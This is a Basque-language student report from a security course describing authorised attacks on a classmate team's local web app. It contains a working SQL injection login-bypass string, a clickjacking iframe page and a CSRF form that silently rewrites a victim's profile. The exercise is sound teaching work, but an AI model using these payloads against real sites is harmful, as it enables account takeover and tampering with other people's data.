

Laugarren Entrega

Kudeaketaren eta Informazio Sistemen Informatikaren Ingenieritzako Gradua

Informazio Sistemen Segurtasuna Kudeatzeko Sistemak

Erasoa

Urko Bidaurre

Ander Ibarra

Yassin Mehani

Eneko Puente

Unai Rodriguez

Asier Sinobas

Irakaslea

Mikel Egaña Aranguren

2025eko azaroaren 20a

Gaien aurkibidea

1 Sarrera	3
2 Aurkitutako ahulezia erasogarriak	3
2.1 SQL Injekzioa	3
2.1.1 Ahuleziaren deskribapena	3
2.1.2 Ahuleziaren eraso	3
2.2 Anti-clickjacking goiburu falta	5
2.2.1 Ahuleziaren deskribapena	5
2.2.2 Ahuleziaren eraso	5
2.3 Anti-CSRF token falta.	7
2.2.1 Ahuleziaren deskribapena	7
2.2.2 Ahuleziaren eraso	7

1 Sarrera

Entrega honetarako ikasgelako talde baten web sistema aukeratu dugu, eta eraso bat egin dugu ahuleziak aurkitzeko eta erasoaren irismena ikusteko. Gure kasuan, [*Alubias Comunistas*](#) taldearen web orria aukeratu dugu.

Erasotutako errepositorioaren URL-a (eta erabilitako adarra):

https://github.com/lagonzal42/segurProiektu/tree/entrega_1

Erasoa burutzeko, ZAP aplikazioa erabili dugu; bertan, web aplikazioa analizatu dugu eta erakutsitako ahuleziak aztertu ditugu eraso posibleen bila. Txosten honetan, arrakasta izan dituzten erasoak jorratuko ditugu.

2 Aurkitutako ahulezia erasogarriak

Hona hemen burutu ditugun eraso desberdinak.

2.1 SQL Injekzioa

2.1.1 Ahuleziaren deskribapena

Ahulezi honen bidez, erasotzaileak datu-baseko informazioa nahi duen eratan manipulatu dezake. Hori lortzeko, erasotzaileak formulario batean sartu beharko lukeen informazioa sartu beharrean, SQL komando bat sartzen du, non SQL komando nagusia desgaitzen den erasotzaileak nahi duen komandoa exekutatu dadin. Horrekin batera, erasotzaileak web orritik nahi duen informazioa lor dezake. Gure kasuan, adibide bezala, web sistemaren *login*-a ekiditzea eta gurea ez den kontu batean saioa hastea lortu dugu ahulezi honetaz baliotuz.

2.1.2 Ahuleziaren eraso

Erasoa nola burutu eta erasotzaileak lor dezakeen informazioa

Erasoarekin hasteko, login-aren formularioan erabiltzailearen input-an hurrengo karaktereak idatzi behar dira:

'OR '1'='1' --

Behin hau idatzita, sartu botoia sakatzerakoan pasahitzako laukian dauden karaktereak SQL komandoan ez dira irakurriko. Beraz, edozein gauza jar daiteke. Behin hau guztia eginda hurrengo itxura edukiko du formularioak:

Erabiltzaileen identifikazioa

ERABILTZAILEA:

PASAHITZA:

SARTU EZABATU HASIERARA

Sartu botoia sakatu ostean, datu basean dagoen lehen kontuan saioa hasiko da erabiltzailea ezta pasahitza jakin gabe. Horrekin, erasotzaileak beste pertsona baten kontura sarbide osoa izango du web orrian nahi duena egin ahal izateko beste izen batekin. Gainera, web orriak aukera eskaintzen badu, kontu horren jabeari buruzko informazio guztia atera ahal izango du erasotzaileak, eta horrek ere balio bat izango du.

Erabiltzailearen Informazioa

DATUA	Balorea
ERABILTZAILE	largonzal
IZEN ABIZENA	Larrain Gonzalez
NAN	12345678Z
TELEFONOA	123456789
JAIOZE DATA	2000-01-05
EMAIL	larragonzalez@gmail.com

ALDATU NIRE DATUAK HASIERARA

Laburbilduz, SQL injekzioa web orri bat izan dezakeen ahulezi larrienetariko bat izan daiteke eta, noski, lehenbailehen konpondu behar dena. Hau konpontzeko konponbiderik onena PreparedStatement-ak erabiltzea da.

Zergatik gertatzen da hau?

Kodeari erreparatuz, SQL komandoen sintaxia aztertzen badugu, ahulezi honen arrazoiak aurkitu daitezke. *Login*-aren kasu zehatzean SQL-ko SELECT komandoa erabili behar da eta haren sintaxia honakoa da:

*SELECT * FROM Erabiltzailea WHERE nan = '\$nan' AND pasahitza = 'pasw'*

Erasotzaileak jartzen dituen karaktereak \$nan-en tokian ordezkatzeko dira:

*SELECT * FROM Erabiltzailea WHERE nan = ' ' OR '1'='1' -- ' AND pasahitza = 'pasw'*

Lehenengo ' karaktereak NAN-aren *input*-a hutsik utziko du, hau da, erabiltzaileak *input*-ean ezer jarri ez balu bezala. Horrek SQL errorea emango luke, horregatik *OR '1'='1'* zatian beti TRUE izango den operazio logiko bat jartzen da. Honen ondorioz, nahiz eta NAN-a txarto egon (hutsik dagoelako), 1=1 operazioa beti TRUE denez, komandoa ez du errorerik emango. Amaitzeko, "--" agertzen den azken zatiak pasahitzaren zati guztia komentatzen du, komandoa exekutatzeko orduan konutan ez izateko. Horregatik, berdin dio zer jartzen den input horretan.

Amaitzeko, SQL komandoak TRUE itzultzen duenez, aurrera egingo du eta saioa hasiko da datu basearen erabiltzaileen zerrendako lehenengo kontuan.

2.2 Anti-clickjacking goiburu falta

2.2.1 Ahuleziaren deskribapena

Anti-clickjacking goiburuaren faltak eragindako zaugarritasuna, webgune batek bere edukia iframe baten barruan kargatzea debekatzen duen goibururik bidaltzen ez duenean gertatzen da. Adibidez, X-Frame-Options, Content-Security-Policy: frame-ancestors... Goiburu horien faltak webgunea iframe baten barruan sartzea ahalbidetzen du. Ondoren, iframe-a gardendu eta erabiltzailea engainatzea lor daiteke erasotzaileak nahi dituen botoiak ukitu dezan.

2.2.2 Ahuleziaren eraso

Webgunea clickjacking eraso baten aurrean ahula den konprobatuko dugu. Horretarako webguneak hurrengo goiburuak baldin badituen begiratu dugu:

- *Content-Security-Policy : frame-ancestors 'self'*
- *X-Frame-Options: DENY | SAMEORIGIN*

curl komandoa erabiliz, ikus dezakegu bi goiburu hauek ez daudela sisteman aplikatuta.

```
asiier@asiier-Vivobook-ASUSLaptop-M3500QC-M3500QC:~$ curl -I http://localhost:81
HTTP/1.1 200 OK
Date: Thu, 20 Nov 2025 16:08:55 GMT
Server: Apache/2.4.25 (Debian)
X-Powered-By: PHP/7.2.2
Set-Cookie: PHPSESSID=2617cf5ff38aa2b045f1acbaafa6a896; path=/
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Type: text/html; charset=UTF-8
```

Baimena dugunez, .html fitxategi bat sortu dezakegu iframe batekin. Bertan webgunea agertuko da, baina kasu honetan botoi faltsu bat sortu dugu “Login”-en gainean. Horren gainean klik egitean, nabigatzailean mezu bat agertuko da esanez botoia faltsua dela. Hona hemen sortu dugun .html fitxategiaren kodea:


```
<!DOCTYPE html>
<html>
<head>
  <title>Clickjacking Demo</title>
  <style>
    #fakeButton {
position: absolute; top: 330px; left: 200px; height: 60px; background: #ffffff; color:
#2c3e50; border: 1px solid #bdc3c7; border-radius: 4px; padding: 0 15px; font-size: 1em;
font-weight: 500; cursor: pointer; box-shadow: 0 1px 3px rgba(0, 0, 0, 0.05); transition:
all 0.2s ease-in-out; text-transform: uppercase; letter-spacing: 0.5px; display: grid;
grid-template-columns: repeat(auto-fit, minmax(200px, 1fr)); gap: 15px; max-width: 800px;
margin: 0 auto; padding: 0 20px;
    }

    iframe {
position: absolute; top: 50; left: 0; width: 1200px; height: 500px; pointer-events: none;
border: 2px solid red;
    }
  </style>
</head>
<body>
  <h1>Test Clickjacking</h1>
  <div id="fakeButton">LOGIN FAKE</div>
  <iframe src="http://localhost:81"></iframe>
</body>
</html>


<script>
  const button = document.getElementById('fakeButton');
  button.addEventListener('click', function() {
    alert('LOGIN BOTOI FALTSUA!');
  });
</script>
```

Honen ostean, honela ikusiko da orria:

Test Clickjacking



“Login” botoia sakatzean:



Honen bitartez guk mezu bat erakusten dugu besterik ez, baina eraso erreal batean beste edozein ekintza exekutatu zitekeen.

2.3 Anti-CSRF token falta.

2.2.1 Ahuleziaren deskribapena

Anti-CSRF tokena falta denean, posible da erasotzaile batek beste norbaiten izenean eskaera bat bidaltzea, erabiltzailea ezertaz ohartarazi gabe. Horrek esan nahi du erabiltzailea webgune batera sartze hutsarekin, automatikoki formulario bat bidali litekeela bere saioa baliatuz eta erasotzaileak bere izenean ekintzak egin litzakeela.

2.2.2 Ahuleziaren erasoa

- Erasoa burutzeko, lehenik eta behin, *endpoint* ahulak identifikatuko ditugu (ZAP edo beste auditoria tresna bat erabiliz) eta erasotuko dugun endpoint-a aukeratuko dugu. Kasu honetan, `http://localhost:81/modify_user?user={NAN}` erabiliko dugu erasoa egiteko.
- Webgune honetarako, existitzen den erabiltzaile baten ID-a (NAN) behar dugu (Beste webgune batzuetarako ez da zertan beharrezkoa izango).

- Biktimaren datuak manipulatzeari helburu duen HTML fitxategi sinple bat sortuko dugu:

```
<html>
<body>
  <h2>Bideo galanta</h2>
  <form action="http://localhost:81/modify_user?user=45678912S" method="POST">

    <input type="hidden" name="Erabiltzailea" value="hacked_user">
    <input type="hidden" method="Izen_Abizen" value="Izen Aldatua">
    <input type="hidden" method="Telefonia" value="999999999">
    <input type="hidden" method="Jaio_Data" value="1999-09-09">
    <input type="hidden" method="Email" value="aldata@example.com">

    <input type="submit" value="Submit">
  </form>
</body>
</html>
```

Ikusten denez, *endpoint* ahulak duen inprimakia sartu dugu **action** bezala eta erabiltzaile baten NAN-a erabili dugu.

- Behin biktimak webgunean saioa hasita, eta HTML orri honetan sartuta **“Submit”** botoia sakatzen badu, bere datu guztiak aldatuko dira.

Mota honetako HTML bat irudi bat bezala, email baten gorputza bezala edo ezkutatutako esteka bezala gehitu litezke.